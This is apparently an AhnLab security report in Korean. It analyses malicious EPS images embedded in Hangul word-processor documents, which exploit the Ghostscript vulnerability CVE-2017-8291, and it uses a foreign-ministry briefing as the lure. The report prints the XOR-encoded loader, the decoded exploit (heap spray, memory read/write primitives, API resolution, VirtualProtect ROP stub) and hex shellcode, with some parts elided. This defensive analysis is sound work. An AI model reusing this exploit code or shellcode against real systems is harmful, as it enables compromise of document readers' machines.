


그림 9 한글 문서에 삽입된 악성 EPS 파일

 © AhnLab, Inc. All rights reserved.



2019-3-12(화) 일본 관련 일일 동향 외교부 동북아1과

[요 약]

❑ 한일관계 관련
① 강제징용 문제 - 한일 국장급 회담 조정중
② 아베 총리, 가메이 前 금융담당대신 등 접견

❑ 여론조사 결과
① NHK 여론조사 - 내각 지지율 42%

❒ 강제징용 문제 - 한일 국장급 회담 조정중 (3.11. 교도)

o 강제징용 소송 문제 관련 한일 양 정부는 3.14. 서울에서 외교부 국장급 회담을 실시하는 방향으로 조정중

o 일측은 지난 1.9.부터 정부간 협의를 거듭 요구하고 있으며, 이번 국장급회담에서도 한국측 답변이 없을 경우 중재위로 전환하여 환경을 정비하겠다는

그림 10 한글 문서에 삽입된 악성 EPS 파일

한글 파일에 삽입된 EPS 파일이 고스트스크립트 인터프리터를 통해 로드되는 과정에서 악성 행위를 수행하는 것으로, EPS를 문서에서 삭제하면 악성 기능은 동작하지 않는다. 예를 들어, EPS 파일이 문서의 두 번째 혹은 세 번째 페이지에 삽입되어 있을 경우, 해당 페이지가 화면에 로드될 때 고스트스크립트가 실행되어 악성 기능이 동작한다. 그러나 실제 악성 한글 파일의 대부분은 문서를 열자마자 악의적인 기능이 동작하도록 EPS 파일이 첫 번째 페이지에 삽입되어 있다.

고스트스크립트는 한글 프로그램이 실행하는 별도의 프로그램이다. 즉, 한글 프로그램이 설치되지 않은 환경에서도 고스트스크립트에 EPS 파일을 실행 인자로 주면 마찬가지로 악성 기능이 동작한다. 지금부터 고스트스크립트와 EPS 파일을 상세히 살펴본다.

 © AhnLab, Inc. All rights reserved.




그림 11 고스트스크립트가 HWP 한글 문서에 포함된 EPS 파일 실행

정상 EPS 파일 vs. 악성 EPS 파일

다음은 정상적인 그림을 표현하는 EPS 파일의 포스트스크립트 코드 일부이다. '%'으로 시작하는 주석 부분 이후부터 여러 개의 객체와 연산자가 존재하는 것을 확인할 수 있다.[11] 고스트스크립트와 같은 인터프리터는 EPS 파일의 포스트스크립트 코드를 순차적으로 읽으면서 화면 또는 출력 가능한 디바이스에 단일 그래픽 이미지를 표현한다.

```
%!PS-Adobe-3.1 EPSF-3.0
%ADO_DSC_Encoding: Windows Roman
%%Title: grunge watercolor background 2907.eps
%%Creator: Adobe Illustrator(R) 15.0
%%For: kirsty pargeter
%%CreationDate: 8/4/2016
%%BoundingBox: 0 0 120 120
%%HiResBoundingBox: 0 0 120 120
%%CropBox: 0 0 120 120
%%LanguageLevel: 2
%%DocumentData: Clean7Bit
%ADOBeginClientInjection: DocumentHeader "AI11EPS"
%%AI8_CreatorVersion: 15.0.0
%AI9_PrintingDataBegin
%ADO_BuildNumber: Adobe Illustrator(R) 15.0.0 x399 R agm 4.5188 ct 5.1874
%ADO_ContainsXMP: MainFirst
%AI7_Thumbnail: 128 128 8
%%BeginData: 18498 Hex Bytes
```

[11] 본 내용에 설명된 포스트스크립트 문법 해석은 '04. CVE-2017-8291 취약점'의 '1) 포스트스크립트의 이해' 참고

 © AhnLab, Inc. All rights reserved.

```
%0000330000660000990000CC0033000033330033660033990033CC0033FF
…
(중간 생략)
…
%%Version: 1.0 0
%%Copyright: Copyright(C)2000-2006 Adobe Systems, Inc. All Rights Reserved.
systemdict/setpacking known
{currentpacking true setpacking}if
userdict/Adobe_AGM_Utils 75 dict dup begin put
/bdf
{bind def}bind def
/nd{null def}bdf
/xdf
{exch def}bdf
/ldf
{load def}bdf
/ddf
{put}bdf
/xddf
{3 -1 roll put}bdf
/xpt
{exch put}bdf
/ndf
{
    exch dup where{
        pop pop pop
    }{
        xdf
    }ifelse
}def
/cdndf
{
    exch dup currentdict exch known{
        pop pop
    }{
        exch def
    }ifelse
}def
/gx
{get exec}bdf
…
(이하 생략)
```

코드 1 정상 EPS 파일

다음은 2017년 6월 처음 확인된 CVE-2017-8291 취약점 기반 악성 EPS 파일의 공격 코드다. 포스트스크립트 코드 자체만 보면 정상 EPS 파일과 확연한 차이를 발견하기 어렵다.

```
/A3 { token pop exch pop } bind def
/A2 <B45CD16C> def
```

 © AhnLab, Inc. All rights reserved.

```
/A4{
    /A1 exch def
     0 1 A1 length 1 sub {
        /A5 exch def
        A1 A5 2 copy get A2 A5 4 mod get xor put
    } for
    A1
} def
<CF56FE1FDC39BD00D733B5099460E92EF1699455F218E128846CE15C8169E92EF11FE92E8018E158F6649528F71F932EF51D942
E846DE55D8765E15D8369972E81189455846CE15C846CE15C8169E92EF11FE95FF16897548C6D942F831FE15D846CE15C816FE45
C846C9355F119E859F66AE45C8C65E5588668E258F164E75A841DE15C846C93558118E558826D97298C65E5588668E32FF164E45
4841DE15C846C9355F519E95B8D6EE22A8C1E975CF164E52F841DE15C846C9355F7699554F618945B8C65E5588668E25CF164E22
…
(중간 생략)
…
EB2FA519D67CE05A976E924CD538B54CC43A9414DD28811EDB3FB41FC77CA61EDD28B45F8656B705D8398E0DD038A34C856AF22E
847CB008D07CA218C13E8E0DD038A34CC32EB818D16FE366D235BD09EB3DB508C67CE05A9765E94CD538B54CC639A533D538B51E
942BA305C039E25EBE30B40DDF39B533D52EA30DCD7CE04CD339A54CD730BE1FD13AB800D156A019DD28DB11BE> A4 A3 exec
…
(이하 생략)
```

코드 2 악성 EPS 파일

< > 사이에 있는 값은 16진수로된 리터럴 데이터이고, 각각 A4와 A3 이름으로 지정된 { } 안의 프로시저를 순차적으로 실행한다. 요약하면 16진수 리터럴 데이터는 XOR로 인코딩 된 값으로, 이를 디코딩한 후 실행하라는 코드이다.

디코딩 이후에 공격자가 실행하고자 한 코드는 다음과 같다. 디코딩된 코드는 메모리 상에서만 존재하며, 별도의 파일로 존재하지 않는다. 디코딩된 코드 또한 외형만으로는 정상적인 EPS 파일과 구분하기 어렵다. 다만 객체의 이름을 변수로 지정할 때 '/shellcode', '/control_str', '/overwrite_pos', '/leaked_array', '/xchg_ret' 등과 같이 객체의 목적을 추정할 수 있는 부분이 있다.

```
{
/shellcode
<8BE5E9FD0D0000558BEC8B4D04B8DDCCBBAAEB0141390175FB5DE900000000558BEC83E4F881EC7C01000053568BD9B9C838A44
057E8820A0000B9F1FD98A189442444E8740A0000B9EE95B65089442434E8660A0000B95D4461FE8944242CE8580A0000B9AE879
23F8BF0E84C0A0000B9C5D8BDE789442430E83E0A0000B958A453E589442424E8300A0000B9F0B5A25689442428E8220A0000B94
713726F8944244CE8140A0000B913EF7A758BF8E8080A000
…
(중간 생략)
…
88B4D7733C04C8BC648894424208D5001FF55B785C0785F0F1006660F7EC00F1145FF6685C0744F4C8B45070FB7D0D1EA8D42FD4
863C86641833C482E75388D42FE4863C8410FB70C48E89AFBFFFF83F85075238D42FF4863C8410FB70C48E885FBFFFF488B4D7F8
3F8530FB745ED480F44C848894D7F4D8BC433D2488BCB41FFD7488BCB33D24C8BC641FFD7488B4D7741FFD54C8B657F33D241FFC
6443B370F8266FEFFFF4C8BC733D2488BCB41FFD7488B4DBF41FFD5498BC44881C4A8000000415F415E415D415C5F5E5B5DC3CCC
C4883EC28E8C7EFFFFFB9515724F8E8E9FBFFFF4883C42848FFE0CCCC> def
/leaked_count 16#FFFF def
/leaked_array leaked_count array def
```

 © AhnLab, Inc. All rights reserved.

```
/control_str (poor) def
/leak_obj 1 array def
/arch 0 def
/str_count 16#100 def
/buffers str_count array def
/step_size 16#8 def
/init_size 16#18F0 def
/first_array 16#31E array def
/second_array 16#215 array def
/final_array 16#1 array def
/spray {
    first_array aload
    16#10 { second_array aload } repeat
    16#100 { /sp_str 16#152F string def} repeat
    0 1 str_count 1 sub {
        /control_string 16#152F string def
        0 1 control_string length 1 sub {
            control_string exch 1 put
        } for
        buffers exch control_string put
    } for
} bind def
/read32 {
    /addr32 exch def
    /idxmem addr32 -15 bitshift def
    /off addr32 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off get
    cur_buf off 1 add get 8 bitshift or
    cur_buf off 2 add get 16 bitshift or
    cur_buf off 3 add get 24 bitshift or
} bind def
/write32 {
    /val exch def
    /addr32 exch def
    /idxmem addr32 -15 bitshift def
    /off addr32 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off val 16#FF and put
    cur_buf off 1 add val -8 bitshift 16#FF and put
    cur_buf off 2 add val -16 bitshift 16#FF and put
    cur_buf off 3 add val -24 bitshift 16#FF and put
} bind def
/read16 {
    /addr16 exch def
    /idxmem addr16 -15 bitshift def
    /off addr16 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off get
    cur_buf off 1 add get 8 bitshift or
```

 © AhnLab, Inc. All rights reserved.

```
} bind def
/write16 {
    /val exch def
    /addr16 exch def
    /idxmem addr16 -15 bitshift def
    /off addr16 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off val 16#FF and put
    cur_buf off 1 add val -8 bitshift 16#FF and put
} bind def
/read8 {
    /addr8 exch def
    /idxmem addr8 -15 bitshift def
    /off addr8 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off get
} bind def
/write8 {
    /val exch def
    /addr8 exch def
    /idxmem addr8 -15 bitshift def
    /off addr8 16#7FFF and def
    /cur_buf leaked_array idxmem get def
    cur_buf off val 16#FF and put
} bind def
/buf_str 16#100 string def
/readstr {
    /read_count exch def
    /addrstr exch def
    /idxstr 0 def
    0 1 buf_str length 1 sub {
        buf_str exch 0 put
    } for
    read_count {
        buf_str idxstr addrstr idxstr add read8 put
        /idxstr idxstr 1 add def
    } repeat

    buf_str
} bind def
/writestr {
    /arg exch def
    /addrstr exch def
    /write_count arg length def
    0 1 write_count 1 sub {
        /idxstr exch def
        addrstr idxstr add arg idxstr get write8
    } for
} bind def
/strlwr {
```

 © AhnLab, Inc. All rights reserved.

```
    /val exch def
    /len val length def
    /ret len string def
    0 1 len 1 sub {
        /idxlwr exch def
        /ch val idxlwr get def
        ch 16#5A gt {
            /ch ch 16#20 sub def
        } if
        ret idxlwr ch put
    } for
    ret
} bind def
/strupr {
    /val exch def
    /len val length def
    /ret len string def
    0 1 len 1 sub {
        /idxupr exch def
        /ch val idxupr get def
        ch 16#61 lt {
            /ch ch 16#20 add def
        } if
        ret idxupr ch put
    } for
    ret
} bind def
/FindPE {
    16#7FFF0000 and
    /ba exch def
    {
        ba read16 16#5A4D eq {
            /e_lfanew ba 16#3C add read32 def
            e_lfanew 16#200 lt {
                ba e_lfanew add read16 16#4550 eq {
                    exit
                } if
            } if

        } if
        /ba ba 16#10000 sub def
    } loop
    ba
} bind def
/GetImportDirectoryAddress {
    /dll_name exch def
    /base exch def
    /NtHeader base dup 16#3C add read32 add def
    /arch NtHeader 16#19 add read8 def
    arch 01 eq {
```

 © AhnLab, Inc. All rights reserved.

```
        /import_addr base NtHeader 128 add read32 add def
        /import_size NtHeader 132 add read32 def
    }
    {
        arch 02 eq {
            /import_addr base NtHeader 144 add read32 add def
            /import_size NtHeader 148 add read32 def
        } if
    } ifelse
    0 0 20 import_size 1 sub {
        /i exch def
        /imp_name import_addr i add 12 add read32 def
        imp_name 0 eq { quit } if
        base imp_name add 14 readstr strlwr dll_name strlwr search {
            length 0 eq {
                pop pop pop import_addr i add
                exit
            } if
            pop
        } if
        pop
    } for
} bind def
/GetImportModule {
    /imported_dll_name exch def
    /org_dll exch def
    /imp_dir_addr org_dll imported_dll_name GetImportDirectoryAddress def
    /imp_func_tbl imp_dir_addr read32 org_dll add def
    /imp_count imp_func_tbl read32 def
    imp_count 0 ne {
        imp_dir_addr 16 add read32 org_dll add read32 FindPE
    }
    {
        0
    }ifelse
} bind def
/GetProcAddress {
    /fname exch def
    /ba exch def
    /pfAddr 0 def
    /len fname length def
    /NtHeader ba dup 16#3C add read32 add def
    /ExportDir ba NtHeader 16#78 add read32 add def
    /NumberOfNames ExportDir 16#18 add read32 def
    /AddressOfFunctions ba ExportDir 16#1C add read32 add def
    /AddressOfNames ba ExportDir 16#20 add read32 add def
    /AddressOfNameOrdinals ba ExportDir 16#24 add read32 add def
    0 1 NumberOfNames 1 sub {
        /idx exch def
        /FNameAddr ba AddressOfNames idx 2 bitshift add read32 add def
```

 © AhnLab, Inc. All rights reserved.

```
        FNameAddr len readstr fname search {
            pop pop pop
            /NameOrdinal AddressOfNameOrdinals idx 1 bitshift add read16 def
            /pfAddr ba AddressOfFunctions NameOrdinal 2 bitshift add read32 add def
            exit
        } if
        pop
    } for
    pfAddr
} bind def
/strncmp {
    /len exch def
    /str2 exch def
    /str1 exch def
    /len1 str1 length def
    /len2 str2 length def
    len1 len lt {/len len1 def} if
    len2 len lt {/len len2 def} if
    /ret 0 def
    0 1 len 1 sub {
        /idx exch def
        /ret str1 idx get str2 idx get sub def
        ret 0 ne {exit} if
    } for
    ret
} bind def
/search_str {
    /pat exch def
    /addrsearch exch def
    /patlen pat length def
    {
        addrsearch patlen readstr pat patlen strncmp 0 eq {
            exit
        } if
        /addrsearch addrsearch 1 add def
    } loop
    addrsearch
} bind def
spray
second_array aload
final_array aload
/overwrite_fail true def
/eq_count 0 def
{
    .eqproc
    /zero_flag true def
    /idx 0 def
    str_count {
        /zero_flag true def
        /control_str buffers idx get def
```

 © AhnLab, Inc. All rights reserved.

```
        /overwrite_pos control_str length 16#20 sub def
        control_str overwrite_pos get
        {
            zero_flag {
                /zero_flag false def
            }
            {
                /zero_flag true def
                exit
            } ifelse
        } repeat
        zero_flag {
            /overwrite_fail false def
            exit
        } if

        /idx idx 1 add def
    } repeat
    zero_flag {
        /overwrite_fail false def
        exit
    } if
    /eq_count eq_count 1 add def
} loop
overwrite_fail {
    quit
}
{
} ifelse
8 {
    /zero_flag true def
    control_str overwrite_pos get
    {
        zero_flag {
            /zero_flag false def
        }
        {
            /zero_flag true def
            exit
        } ifelse
    } repeat
    zero_flag {
        /overwrite_pos overwrite_pos 1 sub def
    }
    {
        /overwrite_pos overwrite_pos 1 add def
        exit
    } ifelse
} repeat
leaked_array 0 leaked_array
```

 © AhnLab, Inc. All rights reserved.

```
control_str overwrite_pos 16#18 add 16#7E put
control_str overwrite_pos 16#19 add 16#12 put
control_str overwrite_pos 16#1A add 16#00 put
control_str overwrite_pos 16#1B add 16#80 put
put
16#10 { second_array aload } repeat
/base_addr_str leaked_array 0 get 4 4 getinterval def
/base_addr base_addr_str 0 get base_addr_str 1 get 8 bitshift or base_addr_str 2 get 16 bitshift or
base_addr_str 3 get 24 bitshift or def
0 1 15 {
    /i exch def
    /val i 15 bitshift base_addr add def
    /off i 16#FFF and 3 bitshift def
    /idx i -12 bitshift def
    /cur_buf leaked_array idx get def
    cur_buf off 16#7E put
    cur_buf off 1 add 16#12 put
    cur_buf off 2 add 16#00 put
    cur_buf off 3 add 16#80 put
    cur_buf off 4 add val 16#FF and put
    cur_buf off 5 add val -8 bitshift 16#FF and put
    cur_buf off 6 add val -16 bitshift 16#FF and put
    cur_buf off 7 add val -24 bitshift 16#FF and put
} for
16 1 leaked_count 1 sub {
    /i exch def
    /val i 15 bitshift def
    /off i 16#FFF and 3 bitshift def
    /idx i -12 bitshift def
    /cur_buf leaked_array idx get def
    cur_buf off 16#7E put
    cur_buf off 1 add 16#12 put
    cur_buf off 2 add 16#00 put
    cur_buf off 3 add 16#80 put
    cur_buf off 4 add val 16#FF and put
    cur_buf off 5 add val -8 bitshift 16#FF and put
    cur_buf off 6 add val -16 bitshift 16#FF and put
    cur_buf off 7 add val -24 bitshift 16#FF and put
} for
leaked_array 1 {lt} put
/pf_execfile base_addr 12 add read32 4 add read32 4 add read32 4 add read32 def
/hGSDLL32 pf_execfile FindPE def
/hKernel32 hGSDLL32 (KERNEL32.DLL) GetImportModule def
/pfVirtualProtect hKernel32 (VirtualProtect) GetProcAddress def
/pfExitProcess hKernel32 (ExitProcess) GetProcAddress def
/xchg_ret hGSDLL32 <94C3> search_str def
/ret_addr xchg_ret 1 add def
/ret_0C hGSDLL32 <C20C00> search_str def
leaked_array 1 shellcode put
/shell_addr base_addr 12 add read32 def
```

 © AhnLab, Inc. All rights reserved.

```
leaked_array 1 16#100 string put
/stub_addr base_addr 12 add read32 def
/null_stub stub_addr def
null_stub null_stub 4 add write32
null_stub 4 add 0 write32
/shell_stub stub_addr 16#30 add def
leaked_array 1 currentfile put
/file_addr base_addr 12 add read32 def
stub_addr null_stub write32
stub_addr 4 add shell_stub write32
shell_stub       ret_0C write32
shell_stub 4     add ret_addr write32
shell_stub 16#0C add xchg_ret write32
shell_stub 16#14 add pfVirtualProtect write32
shell_stub 16#18 add shell_addr write32
shell_stub 16#1C add shellcode length write32
shell_stub 16#20 add 16#40 write32
shell_stub 16#24 add shell_stub write32
shell_stub 16#2C add pfExitProcess write32
file_addr 16#B0 add stub_addr write32
file_addr 16#98 add ret_addr write32
leaked_array 1 get closefile
quit
}
```

코드 3 악성 EPS 파일이 디코딩 이후 실행하고자 하는 코드 (메모리에 존재)

악성 EPS 파일의 변화

첫 악성 EPS 파일 이후에 수집된 EPS 파일들은 EPS 그 포스트스크립트 코드 패턴이 모두 달랐다. 세부적으로 [코드 2] 단계의 인코딩 스타일에 따라 몇 가지 유형으로 분류될 수 있는데, 변형이 나올 수록 인코딩 방식은 복잡해졌다. 그리고 아래 [코드 4]처럼 인코딩 되어 있지 않은 상태에서 변수만 '/a1', '/a2' 등으로 치환된 형태도 확인되었다. 포스트스크립트 코드 패턴은 악성 EPS 파일 제작자(공격자)에 따라 달랐을 가능성이 있다.

```
/a1 16#FFFF def /a2 a1 array def /a3 (poor) def /a4 1 array def /a5 0 def /a6 16#100 def /a7 a6 array
def /a8 16#8 def /a9 16#18F0 def /a10 16#31E array def /a11 16#215 array def /a12 16#1 array def /a13
{ a10 aload 16#10 { a11 aload } repeat 16#100 { /a14 16#1520 string def} repeat 0 1 a6 1 sub { /a15
16#1520 string def 0 1 a15 length 1 sub { a15 exch 1 put } for a7 exch a15 put } for } bind def /a16
{ /a18 exch def /a19 a18 -15 bitshift def /a21 a18 16#7FFF and def /a20 a2 a19 get def a20 a21 get a20
a21 1 add get 8 bitshift or a20 a21 2 add get 16 bitshift or a20 a21 3 add get 24 bitshift or }
…
(중간 생략)
…
{ /a38 exch def /a73 exch def /a74 exch def /a75 a74 length def /a76 a73 length def a75 a38 lt {/a38 a75
def} if a76 a38 lt {/a38 a76 def} if /a39 0 def 0 1 a38 1 sub { /a69 exch def /a39 a74 a69 get a73 a69
get sub def a39 0 ne {exit} if } for a39 } bind def /a77
<8BE5E9A60F0000558BEC8B4D04B8DDCCBBAAEB0141390175FB5DE900000000558BEC83E4F881EC7C050000538BD9B9C838A4405
657895C244CE8270C0000B9F1FD98A189442450E8190C0000B9EE95B65089442430E80B0C0000B95D4461FE89442448E8FD0B000
```

 © AhnLab, Inc. All rights reserved.

```
…
(중간 생략)
…
FC6443B370F8266FEFFFF4C8BC733D2488BCB41FFD7488B4DBF41FFD5498BC44881C4A8000000415F415E415D415C5F5E5B5DC3C
CCC4883EC28E8A3EDFFFFB9515724F8E8E9FBFFFF4883C42848FFE0> def /a78 { /a79 exch def /a80 exch def /a81 a79
length def { a80 a81 a30 a79 a81 a72 0 eq { exit } if /a80 a80 1 add def } loop a80 } bind def a13 a10
aload /a82 true def /a83 0 def { .eqproc /a84 true def /a69 0 def a6 { /a84 true def /a3 a7 a69 get def
/a85 a3 length 16#20 sub def a3 a85 get { a84 { /a84 false def } { /a84 true def exit } ifelse } repeat
a84 { /a82 false def exit } if /a69 a69 1 add def } repeat a84 { /a82 false def exit } if /a83 a83 1 add
def } loop a82 { quit } { } ifelse a2 0 a2 a3 a85 16#18 add 16#7E put a3 a85 16#19 add 16#12 put a3 a85
16#1A add 16#00 put a3 a85 16#1B add 16#80 put put 16#10 { a11 aload } repeat /a86 a2 0 get 4 4
getinterval def /a87 a86 0 get a86 1 get 8 bitshift or a86 2 get 16 bitshift or a86 3 get 24 bitshift or
def 0 1 15 { /a53 exch def /a22 a53 15 bitshift a87 add def /a21 a53 16#FFF and 3 bitshift def /a69 a53
-12 bitshift def /a20 a2 a69 get def a20 a21 16#7E put a20 a21 1 add 16#12 put a20 a21 2 add 16#00 put
a20 a21 3 add 16#80 put a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put a20
a21 6 add a22 -16 bitshift 16#FF and put a20 a21 7 add a22 -24 bitshift 16#FF and put } for 16 1 a1 1
sub { /a53 exch def /a22 a53 15 bitshift def /a21 a53 16#FFF and 3 bitshift def /a69 a53 -12 bitshift
def /a20 a2 a69 get def a20 a21 16#7E put a20 a21 1 add 16#12 put a20 a21 2 add 16#00 put a20 a21 3 add
16#80 put a20 a21 4 add a22 16#FF and put a20 a21 5 add a22 -8 bitshift 16#FF and put a20 a21 6 add a22
-16 bitshift 16#FF and put a20 a21 7 add a22 -24 bitshift 16#FF and put } for a2 1 {lt} put /a88 a87 12
add a16 4 add a16 4 add a16 4 add a16 def /a89 a88 a44 def /a90 a89 (KERNEL32.DLL) a55 def /a91 a90
(VirtualProtect) a61 def /a92 a90 (ExitProcess) a61 def /a93 a89 <94C3> a78 def /a94 a93 1 add def /a95
a89 <C20C00> a78 def a2 1 a77 put /a96 a87 12 add a16 def a2 1 16#100 string put /a97 a87 12 add a16 def
/a98 a97 def a98 a98 4 add a17 a98 4 add 0 a17 /a99 a97 16#30 add def a2 1 currentfile put /a100 a87 12
add a16 def a97 a98 a17 a97 4 add a99 a17 a99 a95 a17 a99 4 add a94 a17 a99 16#0C add a93 a17 a99 16#14
add a91 a17 a99 16#18 add a96 a17 a99 16#1C add a77 length a17 a99 16#20 add 16#40 a17 a99 16#24 add a99
a17 a99 16#2C add a92 a17 a100 16#B0 add a97 a17 a100 16#98 add a94 a17 a2 1 get closefile quit }
```

코드 4 인코딩 되어 있지 않은 악성 EPS 파일

인코딩된 포스트스크립트 코드 < > 부분을 디코딩된 형태로 보기 위해서는 메모리에서 코드 변화를 확인해야 한다. 포스트스크립트 코드는 인터프리터에 의해 토큰 단위로 나뉘는데, 토큰 인식과 동시에 객체와 연산자 종류에 맞게 실행된다. 디코딩 된 코드가 'exec' 연산자를 통해 실행되기 직전에 메모리에 존재하는 부분을 보려면 반복적으로 호출되는 'put' 연산의 가장 마지막 단계 이후로 이동해야 한다. 데이터가 XOR로 디코딩된 후에 기존 데이터를 교체하는 부분이다.

```
/A3 { token pop exch pop } bind def
/A2 <B45CD16C> def
/A4{
    /A1 exch def
     0 1 A1 length 1 sub {
        /A5 exch def
        A1 A5 2 copy get A2 A5 4 mod get xor put
    } for
    A1
} def
<CF56FE1FDC39BD00D733B5099460E92EF1699455F218E128846CE15C8169E92EF11FE92E8018E158F6649528F71F932EF51D942
E846DE55D8765E15D8369972E81189455846CE15C846CE15C8169E92EF11FE95FF16897548C6D942F831FE15D846CE15C816FE45
…
```

 © AhnLab, Inc. All rights reserved.

```
(중간 생략)
…
847CB008D07CA218C13E8E0DD038A34CC32EB818D16FE366D235BD09EB3DB508C67CE05A9765E94CD538B54CC639A533D538B51E
942BA305C039E25EBE30B40DDF39B533D52EA30DCD7CE04CD339A54CD730BE1FD13AB800D156A019DD28DB11BE> A4 A3 exec
…
(이하 생략)
```

코드 5 put 연산 단계에서 디코딩 된 데이터 저장




그림 12 디코딩 된 악성 EPS 코드

CVE-2017-8291 취약점을 이용하는 EPS 파일은 인코딩 등에 따라 조금씩 다르지만, 결과적으로 실행하고자 하는 코드는 [코드 3] 또는 [코드 4]와 같이 모두 동일하다. 이처럼 약 2년 동안 동일한 취약점을 이용해 동일한 패턴의 포스트스크립트 코드를 이용하고 있지만 EPS 파일 자체의 외형이 다르기 때문에 안티바이러스 제품에서 이를 탐지하기가 까다롭다.

 © AhnLab, Inc. All rights reserved.

04. CVE-2017-8291 취약점

1) 포스트스크립트의 이해

고스트스크립트 취약점 발생 원리와 익스플로잇 과정을 이해하기 위해서는 EPS 포스트스크립트 파일을 구성하고 있는 포스트스크립트 프로그래밍 언어에 대한 이해가 필요하다. 여기에서는 포스트스크립트 언어의 기본적인 문법과 이를 인터프리터에서 처리하는 방식에 관해 설명한다.

포스트스크립트 인터프리터는 연산의 기본 단위가 되는 객체(Object)를 대상으로 일정한 규칙에 따라 읽고 처리한다. 이 과정에서 인터프리터는 내부적으로 스캐너를 통해 포스트스크립트 코드를 인식의 최소 단위인 토큰(Token)으로 파싱하고 분석한다. 그러나 이 부분은 인터프리터의 기능 자체이므로 논외로 둔다.

